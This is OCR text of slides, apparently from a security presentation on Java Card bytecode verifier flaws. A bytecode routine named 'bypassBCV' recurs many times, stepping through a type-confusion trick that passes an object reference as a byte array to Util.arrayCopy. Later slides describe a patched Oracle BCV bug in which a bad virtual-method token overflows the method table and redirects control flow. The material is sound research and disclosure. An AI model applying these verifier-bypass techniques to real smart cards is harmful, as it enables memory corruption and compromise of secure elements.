
An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
⇒ L1: aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
  L1: aload_3   // LocalArray
⇒     sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
  L1: aload_3   // LocalArray
⇒     sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
⇒     aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
⇒     aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
⇒     sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
⇒     sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
⇒     sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
⇒     sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```



An imperfect Java Card BCV? (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
⇒     invokestatic @Util.arrayCopy
      pop

      return
}
```



Another Vulnerability in the Oracle's BCV

- Fuzzing approach based on genetic algorithms;
- A case where a ill-formed applet is validated by the Oracle's BCV implementation had found;
- This bug is patched in the Java Card BCV 3.0.5u1.

Another Vulnerability in the Oracle's BCV

- Fuzzing approach based on genetic algorithms;
- A case where a ill-formed applet is validated by the Oracle's BCV implementation had found;
- This bug is patched in the Java Card BCV 3.0.5u1.

Disclosed vulnerability:

- a public method is not well-referenced;
- when this method is invoked, the JCRE will resolve the method's address:
  - Seek the referenced public methods list;
  - Overflow;
  - Transfer the control flow.

Tokens resolution off-card

Class component

```
public_virtual_method_table = {
...
/*   8 */ @M1
/*   9 */ @M2
⋮
/* 125 */ @M117
/* 126 */ @M118
 /* 127 */ @M119
 }
```


Method component

```
 void M119 () { ...}
void process (APDU apdu) {
...
aload_0
invokevirtual 0x0008
...
}
```


Constant Pool component

Token	Function
⋮	⋮
8	CONSTANT_VirtualMethodRef method 127 of class 0x0000
⋮	⋮

